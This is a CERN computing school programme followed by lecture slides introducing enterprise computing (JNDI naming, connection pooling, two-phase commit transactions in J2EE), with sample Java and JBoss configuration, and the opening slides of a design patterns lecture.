- *Have you ever heard of **Enterprise Computing**, Is it relevant to physics computing?*
- *Do you know what **Design Pattern** is?*
- *Do you want to know more about the latest **CVS** developments?*
- *Do you know which tools to use to get your code **readable**, to understand existing code?*
- *Are you sure to know and master modern **debugging** tools?*
- *Are you sure the software you write has no **security holes**?*

All the answers in the Advanced Software Theme at **iCSC**

Overview

Lectures in the theme are organized into three blocks, which match to the three steps of software engineering: *Design*, *Integration*, *Maintenance*.

Slot	Block	Lecture	Description	Lecturer
			Thursday 24 February	
09:00 - 09:55	**Design Block**	Lecture 1	An Introduction to Entreprise Computing	Giovanni Chierico
10:05 - 11:00		Lecture 2	Design Patterns	Ruben Leivas Ledo Brice Copy
11:30 - 12:25		Lecture 3	Security in Computer Applications	Sebastian Lopienski
12:30 - 14:00			Lunch	
14:00 - 14:55	**Integration Block**	Lecture 4	Change Control: Iterative Development/ Advanced CVS	Brice Copy Sebastian Lopienski
15:05 - 16:00		Special session	Semi-interactive session on integration	Brice Copy
16:30 - 17:25	Overall Theme	Discussion	Panel discussion: "*Are novel Software Development techniques relevant to HEP?*" Moderator: Gerhard Brandt	iCSC panelists Ioannis Baltopoulos Brice Copy Zornitsa Zaharieva "Senior" panelists tbd
17:30			Adjourn	
			Friday 25 February	
14:00 - 14:55	**Maintenance Block**	Lecture 5	Code Reviews: Best Practices	Gerhard Brandt
15:05 - 16:00		Lecture 6	Debugging Techniques	Paolo Adragna

An introduction to Entreprise Computing

			Thursday 24 February	
09:00 - 09:55	Design Block	Lecture 1	**An introduction to Entreprise Computing**	Giovanni Chierico
			The objective of this lecture is to introduce the principles of Enterprise Computing and o describe the major challenges	
			Introduction • Definition of EC • Common multitiered architecture • Parallels with MVC **Common EC Problems & Solutions** • Naming Services / Directories o Deployment schemas • Caching • Pooling • Messaging o Asynchronous o Synchronous • Transaction Management o Optimistic o Distributed	

Introduction to Enterprise Computing

Giovanni Chierico
CERN (IT-AIS-HR)

Inverted CERN School of Computing

Presentation “prerequisites”

The presentation doesn’t go into too much details, but it might be useful to have:

- General knowledge of distributed systems
- Some experience with OO Programming
- Some Java Experience

Presentation Overview

- What is “Enterprise Computing”
- Common Problems
- Real World Solutions
- Common Patterns
  - Naming Services
  - Pooling
  - Transaction Management

What is “Enterprise Computing”


Solving computing problems in a

- Distributed
- Multi-tier
- Server-centric environment.

Common in big companies (like CERN) where users access a variety of applications that share data and resources, often integrated with legacy systems.


Distributed

- Means that the “components” that make up our system could be living on different machines and communicate through the network
- Components must be able to find each other and to communicate effectively



Multi-tier

- Many distributed schemas are possible (e.g. P2P)
- In an enterprise environment we can identify components having very different roles (client, server, database) and different requirements



Server centric


- Client “thin” and “standard” to simplify requirements and deployment
- Server implements the business logic
- Database offers standard data persistence and retrieval functionalities

… but sometimes the division is blurred

Common 3-tier architecture

1. Client
   - Interfaces with the user
2. Server
   - Implements Business logic
   - Implements Middleware logic
3. EIS (Enterprise Information System)
   - Persistently stores data
   - Retrieve stored data

Examples



Presentation Overview

- What is “Enterprise Computing”
- Common Problems
- Real World Solutions
- Common Patterns
  - Naming Services
  - Pooling
  - Transaction Management

Common Problems/Services (I)

- Remote method invocation
- Load balancing
- Transparent fail-over
- System integration
- Transactions management

Common Problems/Services (II)

- Logging
- Threading
- Messaging
- Pooling
- Security
- Caching


Middleware

- All these services together can be called Middleware because they don't implement our Business Logic, but yet they have to be present in our system
- Should be present in the Framework we use
- Should be more configured than implemented

Presentation Overview

- What is "Enterprise Computing"
- Common Problems
- Real World Solutions
- Common Patterns
  - Naming Services
  - Pooling
  - Transaction Management

Application Server




•Client uses remote interface
•Remote Object is managed by Application Server
•Transparent use of middleware
•Reduced dependencies

Java Enterprise

J2EE (Java 2 Enterprise Edition) defines various technologies specifications (JAXP, JMS, JNDI, JTA, JSP, JDBC).

Various vendors (BEA, IBM, Oracle, JBoss) implement these specifications and compete in the Application Server market.

J2EE stack



Microsoft .NET

Similar services are provided by the .NET platform.

Of course there's no one-to-one strict correspondence…

MS.NET	J2EE
ASP	JSP/JSF
DCOM	RMI
MTS/COM+	EJB
ADO	JDBC
ADSI	JNDI
MSMQ	JMS
DTC	JTA/JTS
…	…

Presentation Overview


- What is "Enterprise Computing"
- Common Problems
- Real World Solutions
- Common Patterns
  - Naming Services
  - Pooling
  - Transaction Management

Naming Services

- Map human-friendly names to objects
  - DNS
  - File System
  - LDAP


Adding this indirection layer we gain flexibility and portability.

Development and Deployment




- Different Databases
- Different Hardware
- Different Operative Systems

Deployment dilemma



•There is a direct dependency between the application and the DB
•We must produce different “executables” for Test and Production environments
•Any change in the DB configuration will break our application

Enterprise Deployment



•No dependency between Application and DataBase
•No need for different Application versions
•Easier to maintain
•Separation of roles: Developer vs Application Server Administrator

Java Naming: JNDI

Java Naming and Directory Interface

Direct Connection

```
Class.forName("oracle.jdbc.driver.OracleDriver");
Connection conn =
DriverManager.getConnection("jdbc:x:x:scott/tiger@testdd");
/* use the connection */
conn.close();
```

JNDI Connection

```
Context ctx = new InitialContext();
Object dsRef=ctx.lookup("java:comp/env/jdbc/mydatasource");
DataSource ds=(Datasource) dsRef;
Connection conn=ds.getConnection();
/* use the connection */
conn.close();
```

JNDI Configuration

using JBoss

```
<datasources>
   <local-tx-datasource>
        <jndi-name>comp/env/jdbc/mydatasource</jndi-name>
        <connection-url>jdbc:x:x:@testdd</connection-url>
        <driver-class>oracle.jdbc.driver.OracleDriver</driver-class>
        <user-name>scott</user-name>
        <password>tiger</password>
   </local-tx-datasource>
</datasources>
```

•Application Server administrator manages this

•Application Server specific


Presentation Overview

- What is “Enterprise Computing”
- Common Problems
- Real World Solutions
- Common Patterns
  - Naming Services
  - Pooling
  - Transaction Management

Pooling


- *Pooling* means creating a pool of reusable resources
- Greatly improves performance if *creating* the resource is expensive (compared to *using* it)
- Should be completely *transparent* to the client

Pooling Schema



Java Pooling (JDBC)

Java DataBase Connectivity



Client

DataSource API

`Connection DataSource.getConnection()`

`PooledConnection`
Cache


Application Server

ConnectionPoolDataSource API

`PooledConnection ConnectionPoolDataSource.getConnection()`

JDBC Driver

Pooling Sequence



Java Code Example

JNDI Connection + Pooling

```
Context ctx = new InitialContext();
Object dsRef=ctx.lookup("java:comp/env/jdbc/mydatasource");
DataSource ds=(Datasource) dsRef;
Connection conn=ds.getConnection();
/* use the connection */
conn.close();
```

- Same code as before!
- Complexity completely hidden to developer
- No need to change java sources when pooling parameters change

Pooling Configuration

with JBoss

```
<datasources>
   <local-tx-datasource>
        <jndi-name>comp/env/jdbc/mydatasource</jndi-name>
        <connection-url>jdbc:x:x:@testdd</connection-url>
        <driver-class>oracle.jdbc.driver.OracleDriver</driver-class>
        <user-name>scott</user-name>
        <password>tiger</password>

        <!-- Pooling parameters -->
        <min-pool-size>5</min-pool-size>
        <max-pool-size>100</max-pool-size>
        <blocking-timeout-millis>5000</blocking-timeout-millis>
        <idle-timeout-minutes>15</idle-timeout-minutes>
   </local-tx-datasource>
</datasources>
```

Presentation Overview

- What is "Enterprise Computing"
- Common Problems
- Real World Solutions
- Common Patterns
  - Naming Services
  - Pooling
  - Transaction Management

Transaction Management

What is a transaction?

An atomic unit of work. The work in a transaction must be completed as a whole; if any part of the transaction fails, the entire transaction fails.

Very well know problem that has been "solved" in databases for a long time.

ACID properties

Atomic: the transaction must behave as a single unit of operation. No partial work to commit


Consistent: either creates a new valid state or rolls back to the previous one

Isolated: a transaction in process and not yet committed must not interfere from all other concurrent transactions

Durable: committed data is saved in a way that the state can be restored even in case of system failure

SO/IEC 10026-1:1992 Section 4


ATM Transaction example



We need to be able to manage distributed transaction to solve this class of problems.

2-phase commit

- Transaction Manager [TM]
- Resource Manager [RM]




Success

Failure

A log is kept for all operations, to let the TM recover a valid state in case of system failure

Distributed 2-phase commit




The TM repeats the 2-phase commit with every RM

- If the all RM answer “ready” the TM issues a global “commit”
- If at least one RM answers “no” the TM issues a global “abort”

Java Transactions (JTA)

Java Transaction API

Manage transactions in a *programmatic* way: you are responsible for programming transaction logic into your application code, that is calling begin(), commit(), abort().



```
Context ic = new InitialContext();
UserTransaction ut = (UserTransaction) ic.lookup(strTransJndi);
ut.begin();
// access resources transactionally here
ut.commit();
```

J2EE Declarative Transactions

It’s possible to specify at deploy time the transaction behavior.

The Application Server will *intercept* calls to the components and automatically begin/end the transaction on your behalf

```
<ejb-jar>
   <enterprise-beans>
       <session>
           <ejb-name>SomeName</ejb-name>
           …
           <transaction-type>Container</transaction type>
       </session>
   </enterprise-beans>
</ejb-jar>
```

Transaction types

```
<container-transaction>
    <method>
          <ejb-name>myComponent</ejb-name>
          <method-name>*</method-name>
    </method>
    <trans-attribute>Required</trans-attribute>
</container-transaction>
```

The J2EE application server manages different managed transaction types:

•Required: always run in a transaction. Join the existing one or starts a new one
•RequiresNew: always starts a new transaction
•Supports: joins the client transaction if any. Otherwise runs in no transaction
•Mandatory: transaction must already be running. Otherwise throws exception
•NotSupported: doesn't use transactions. Suspends client transaction if it exists
•Never: cannot be involved in a transaction. Throw exception if client has one

Conclusions

- You can solve any programming problem with an extra level of indirection
- except the problem of too many levels of indirection
- There are frameworks that already solve the most common and complex problems
- Understand the solution. Use the framework.
- Don't reinvent the wheel


Questions?

Resources

- J2EE tutorial (http://java.sun.com/j2ee/1.4/docs/tutorial/doc/)
- JBoss Docs (http://docs.jboss.org/jbossas/jboss4guide/r2/html/)
- Designing J2EE Apps (http://java.sun.com/blueprints/guidelines/designing_enterprise_applications_2e/DEA2eTOC.html)

Design Patterns


			Thursday 24 February	
10:05 - 11:00	Design Block	Lecture 2	**Design Patterns**	Ruben Leivas Ledo Brice Copy
			Using design patterns is a widely accepted method to improve software development. There are many benefits of the application of patterns claimed in the literature. The most cited claim is that design patterns can provide a common design vocabulary and therefore improve greatly communication between software designers. Most of the claims are supported by experiences reports of practitioners, but there is a lack of quantitative research concerning the actual application of design patterns and about the realization of the claimed benefits. We will explore this information to gain an insight into the differences of software development with and without design patters.	
			Part 1 by Ruben Leivas Ledo 1. Why patterns? 2. Group of Four Taxonomy of Design Patterns • Creational Patterns • Structural Pattern • Behavioral Patterns 3. Classification of Design Patterns • What a pattern does (its purpose) • What a pattern applies to (its scope) 4. Elements of Design Patters • Name • Problem • Solution • Consequences 5. Some interesting examples applied to the real life of programmers 6.- Implementing Design Patterns as Declarative Code Generators 7.- Patterns for Java and Distributed Computing **Part 2: Important Enterprise Patterns** by Brice Copy 8.- MVC in Web applications (Struts, Spring MVC) 9.- Inversion of Control, Dependency Injection (Spring)	



Design Patterns


Ruben Leivas Ledo (IT-IS)
Brice Copy (IT-AIS)

CERN – Geneva (CH)



Introduction

- About Patterns
  - The idea of patterns
  - What is a Pattern?
  - Pattern Definitions
  - Why Patterns?
  - Patterns Elements and Forms
    - Canonical Pattern Form
    - GoF Pattern Form
    - Comparison




The Idea of Patterns

- *Designing Object Oriented SW is HARD but, making it reusable is even HARDER!*


Erich Gamma

- *Unfortunately we live in a world where is “basic” create reusable applications*




The Idea of Patterns

- How to become a “Master of Chess”
  - Learning the rules.
    - Name of the figures, allowed movements, geometry and table chess orientation.
  - Learning the principles
    - Value of the figures, strategic movements
  - BUT….
    - Being as good as Kasparov means studying, analyzing, memorized and constantly applied the matches of other Masters
  - There are hundreds of this matches



